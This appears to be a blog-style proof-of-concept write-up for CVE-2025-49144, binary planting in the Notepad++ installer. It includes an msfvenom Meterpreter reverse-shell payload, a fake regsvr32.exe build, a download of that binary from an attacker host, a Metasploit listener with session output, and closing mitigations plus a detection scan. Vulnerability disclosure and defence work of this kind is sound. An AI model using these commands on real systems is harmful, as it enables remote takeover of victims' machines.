Overview
CVE-2025-49144 is a binary planting vulnerability (also known as insecure executable search path or unqualified binary search order hijack) affecting the Notepad++ installer. By placing a malicious regsvr32.exe in the downloads folder alongside the installer, attackers can achieve arbitrary code execution when the installer calls regsvr32.exe without a fully qualified path.
Vulnerability Type
- Binary Planting / Insecure Executable Search Path (also known as Unqualified Binary Search Order Hijack)
- Impact: Arbitrary code execution with the privileges of the process loading the binary
- Attack Vector: Local file system write access to directory where installer executes
Understanding Windows Executable Search Order
Windows follows a specific search order when resolving executable paths. When a process attempts to execute a binary without a fully qualified path (e.g., regsvr32.exe instead of C:\Windows\System32\regsvr32.exe), Windows searches directories in this order:
- The directory from which the application loaded (application directory)
- The system directory (
C:\Windows\System32) - The 16-bit system directory (
C:\Windows\System) - The Windows directory (
C:\Windows) - The current directory (working directory of the process)
- Directories listed in the PATH environment variable
Why This Matters
If an application or library attempts to execute regsvr32.exe without specifying the full path (C:\Windows\System32\regsvr32.exe), Windows will search the application’s directory first. If a malicious regsvr32.exe exists in that directory, it will be executed instead of the legitimate system binary.
Proof of Concept
Step 1: Create Malicious Shellcode
First, we generate the shellcode using msfvenom, then create a C program that executes it:
┌──(k1t@red)-[~/Documents/pocs/CVE-2025-49144]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.21.133 LPORT=4444 -f c > shellcode.txt

┌──(k1t@red)-[~/Documents/pocs/CVE-2025-49144]
└─$ mousepad CVE-2025-49144.c

┌──(k1t@red)-[~/Documents/pocs/CVE-2025-49144]
└─$ x86_64-w64-mingw32-gcc CVE-2025-49144.c -o regsvr32.exe -mwindows

┌──(k1t@red)-[~/Documents/pocs/CVE-2025-49144]
└─$ ls
CVE-2025-49144.c  regsvr32.exe  shellcode.txt
Generating Shellcode and Compiling Malicious regsvr32.exe
Shellcode Generation:
We use msfvenom to generate a Windows x64 Meterpreter reverse TCP payload in C format. The shellcode connects back to our machine when executed.
Payload Creation:
The malicious regsvr32.exe is compiled using MinGW cross-compiler targeting Windows x64 architecture. The C program embeds the generated shellcode and executes it when the binary runs.
Key Components:
- msfvenom: Generates the reverse shell payload in C array format
- Shellcode: Contains Meterpreter reverse TCP payload connecting to attacker's machine
- Compilation:
-mwindowsflag creates a Windows GUI application (no console window) - Output: Binary named
regsvr32.exeto match legitimate Windows binary
Why regsvr32.exe?
- Notepad++ context menu handler likely calls
regsvr32.exewithout full path - Windows searches application directory before System32
- Malicious binary executes with same privileges as calling process
Step 2: Deploy to Target

Transfer the malicious binary to the target machine and place it in the downloads folder alongside the Notepad++ installer:
PS C:\users\kevin\downloads> Invoke-WebRequest -Uri "http://192.168.21.133:8000/regsvr32.exe" -OutFile regsvr32.exe

# Place regsvr32.exe in downloads folder alongside Notepad++ installer
PS C:\users\kevin\downloads> ls
  Directory: C:\users\kevin\downloads
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/20/2025  12:51 PM        4985152 npp.8.6.8.Installer.x64.exe
-a----        11/20/2025   1:04 PM         113400 regsvr32.exe
Placing regsvr32.exe in Downloads Folder
Deployment Strategy:
The malicious regsvr32.exe is placed in the downloads folder (C:\users\kevin\downloads) alongside the Notepad++ installer. When the installer or setup process runs from this directory and attempts to call regsvr32.exe without a fully qualified path, Windows will find the malicious binary first due to executable search order.
Why This Location Works:
- Current Directory Priority: When processes run from the downloads folder, Windows checks that directory early in the search order
- Search Order Priority: Windows checks the current working directory before System32 when resolving unqualified paths
- Privilege Context: Executes with privileges of the process calling it (installer processes often run with elevated privileges)
- No Admin Required: Downloads folder is writable by standard users, making this attack more accessible
Attack Requirements:
- Write access to downloads folder (standard user permissions sufficient)
- Ability to place executable alongside installer or in directory where setup runs
- Trigger mechanism (installer execution or setup process that calls regsvr32.exe)
Step 2.5: Verify Binary Planting with Procmon
Process Monitor (Procmon) can be used to demonstrate how Windows searches for the executable. The following images show the difference when regsvr32.exe is absent versus present in the downloads folder:

Figure 1: Procmon output showing “NAME NOT FOUND” when regsvr32.exe is not present in the downloads folder. Windows searches the current directory first, then falls back to System32.

Figure 2: Procmon output showing “SUCCESS” when regsvr32.exe is present in the downloads folder. Windows finds and executes the malicious binary from the current directory before checking System32.
Step 3: Set Up Metasploit Listener
Configure Metasploit to receive the reverse shell connection:
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.21.133
lhost => 192.168.21.133
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.21.133:4444
[*] Sending stage (203846 bytes) to 192.168.21.134
[*] Meterpreter session 1 opened (192.168.21.133:4444 -> 192.168.21.134:50187) at 2025-11-20 16:09:17 -0500
Setting Up Reverse TCP Handler
Listener Setup:
Metasploit's multi/handler module listens for incoming reverse shell connections from the compromised target.
Configuration Details:
- Payload:
windows/x64/meterpreter/reverse_tcp- Full Meterpreter shell for Windows x64 - LHOST: Attacker's IP address (192.168.21.133)
- LPORT: Default port 4444 for reverse connection
Connection Flow:
- Malicious
regsvr32.exeexecutes on target - Shellcode initiates reverse TCP connection to attacker
- Metasploit handler receives connection and sends Meterpreter stage
- Interactive Meterpreter session established
Step 4: Verify Code Execution
Once the malicious binary is triggered (when the Notepad++ installer or setup process runs from the downloads folder and calls regsvr32.exe), we receive a Meterpreter session:
meterpreter > ls
Listing: C:\Program Files\Notepad++\contextMenu
===============================================
Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  384856  fil   2024-06-03 18:51:18 -0400  NppShell.dll
100666/rw-rw-rw-  58897   fil   2024-06-03 18:51:18 -0400  NppShell.msix

meterpreter > getprivs
Enabled Process Privileges
==========================
Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
Verifying Code Execution and Privileges
Privilege Analysis:
The Meterpreter session demonstrates that code execution occurred with significant Windows privileges.
Critical Privileges Enabled:
- SeDebugPrivilege: Allows debugging and attaching to processes, enabling privilege escalation techniques
- SeImpersonatePrivilege: Enables token impersonation attacks (e.g., Print Spooler, RPC abuse)
- SeLoadDriverPrivilege: Permits loading kernel drivers, potential for kernel-level access
- SeTakeOwnershipPrivilege: Allows taking ownership of files/objects, bypassing access controls
- SeBackupPrivilege / SeRestorePrivilege: Enables reading/writing files regardless of permissions
Why These Privileges Matter:
- Privilege Escalation: SeDebugPrivilege + SeImpersonatePrivilege enable token impersonation attacks
- Persistence: SeLoadDriverPrivilege allows installing malicious drivers
- Data Exfiltration: SeBackupPrivilege bypasses file access controls
- Lateral Movement: High privileges enable credential harvesting and pass-the-hash attacks
Attack Chain:
- Malicious
regsvr32.exeplaced in downloads folder alongside Notepad++ installer - Installer or setup process calls
regsvr32.exewithout full path - Windows finds malicious binary first (searches current directory before System32)
- Code executes with installer's elevated privileges
- Reverse shell connects to attacker
How Binary Planting Works
The Executable Search Order Mechanism
When Windows attempts to resolve an executable path without a fully qualified path, it follows a deterministic search order. This behavior is documented in Microsoft’s DLL search order documentation (which also applies to executables) and is the underlying mechanism that enables binary planting attacks.
Key Points:
- Application Directory First: The directory containing the loading application is checked before system directories
- No Path Qualification: If a binary is referenced without a full path (e.g.,
regsvr32.exeinstead ofC:\Windows\System32\regsvr32.exe), Windows uses the search order - Privilege Inheritance: The malicious binary executes with the same privileges as the calling process
Attack Scenario
In the case of CVE-2025-49144:
- Notepad++ Installer or Setup Process attempts to register/unregister DLLs using
regsvr32.exe - No Full Path Specified: The installer calls
regsvr32.exewithoutC:\Windows\System32\ - Search Order Applied: Windows checks the current working directory (downloads folder) before System32
- Malicious Binary Found: Our
regsvr32.exeplaced in the downloads folder is discovered and executed - Code Execution: Shellcode runs with the installer’s privileges (often elevated)
Why This Is Dangerous
- Minimal User Interaction: Only requires user to install Notepad++ from the downloads folder where the malicious binary is placed
- High Privilege Context: Installer processes often run with elevated privileges, executing the malicious binary with those same privileges
- Stealth: The malicious binary appears legitimate (same name as system binary) and is placed in a common location
- Automatic Execution: Once the installer runs, the malicious binary is automatically executed due to executable search order
Mitigation Strategies
-
File System Permissions: Restrict write access to application installation directories and common execution locations:
- Remove write permissions for non-administrative users in Program Files directories
- Use Group Policy to enforce directory permissions
- Monitor and restrict write access to user-writable directories that may be used as working directories
-
Application Control: Implement application whitelisting (e.g., Windows Defender Application Control, AppLocker):
- Block execution of system binaries (like regsvr32.exe, cmd.exe) from non-standard locations
- Only allow signed binaries from trusted locations
- Enforce policies that prevent execution from user-writable directories
-
Monitoring: Deploy EDR solutions that detect:
- System binaries executing from non-standard locations (e.g., regsvr32.exe from Downloads folder)
- Processes spawning from unexpected directories
- Network connections from processes that should not be making outbound connections
- DLL/executable loads that bypass normal search order
-
Regular Audits: Periodically scan for suspicious binaries in common attack locations:
PS C:\Users\Kevin> cd c:\users\kevin\downloads

PS C:\Users\Kevin> # Scan for system binaries in user directories
PS C:\Users\Kevin> $systemBinaries = @("regsvr32.exe", "cmd.exe", "powershell.exe", "wscript.exe", "cscript.exe")
PS C:\Users\Kevin> $userDirs = @("$env:USERPROFILE\Downloads", "$env:USERPROFILE\Desktop", "$env:USERPROFILE\Documents")

PS C:\Users\Kevin> foreach ($dir in $userDirs) {
>>     foreach ($binary in $systemBinaries) {
>>         Get-ChildItem $dir -Filter $binary -ErrorAction SilentlyContinue |
>>             Where-Object { $_.FullName -notlike "*\Windows\System32\*" }
>>     }
>> }

    Directory: C:\Users\Kevin\Downloads

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/20/2025   1:06 PM         113400 regsvr32.exe
Impact Assessment
Severity: HIGH
- CVSS Vector: Likely CVSS 7.8 (High) - Local privilege escalation, requires local access
- Attack Complexity: Low - Simple file placement and execution
- Privileges Required: Low to High (depends on write access to installation directory)
- User Interaction: User must install Notepad++ for the malicious binary to be triggered/sideloaded. The installer or setup process calls
regsvr32.exewithout a full path, causing Windows to load the malicious binary from the downloads folder instead of System32.
Potential Attack Scenarios
- Initial Access: Attacker gains local file system access (malware, compromised user account)
- Privilege Escalation: Exploit executes with elevated privileges, enabling further system compromise
- Persistence: Malicious binary remains until detected and removed
- Lateral Movement: High privileges enable credential harvesting and network reconnaissance
References
- Microsoft DLL Search Order Documentation
- MITRE ATT&CK: DLL Search Order Hijacking (T1574.001)
- OWASP: DLL Hijacking
Conclusion
CVE-2025-49144 demonstrates the critical importance of always using fully qualified paths when calling system binaries. Binary planting (insecure executable search path) remains a viable attack vector when applications fail to specify absolute paths, allowing attackers to achieve code execution with elevated privileges through simple file placement.
The combination of SeDebugPrivilege and SeImpersonatePrivilege obtained through this exploit provides a strong foundation for further privilege escalation and lateral movement within a compromised environment.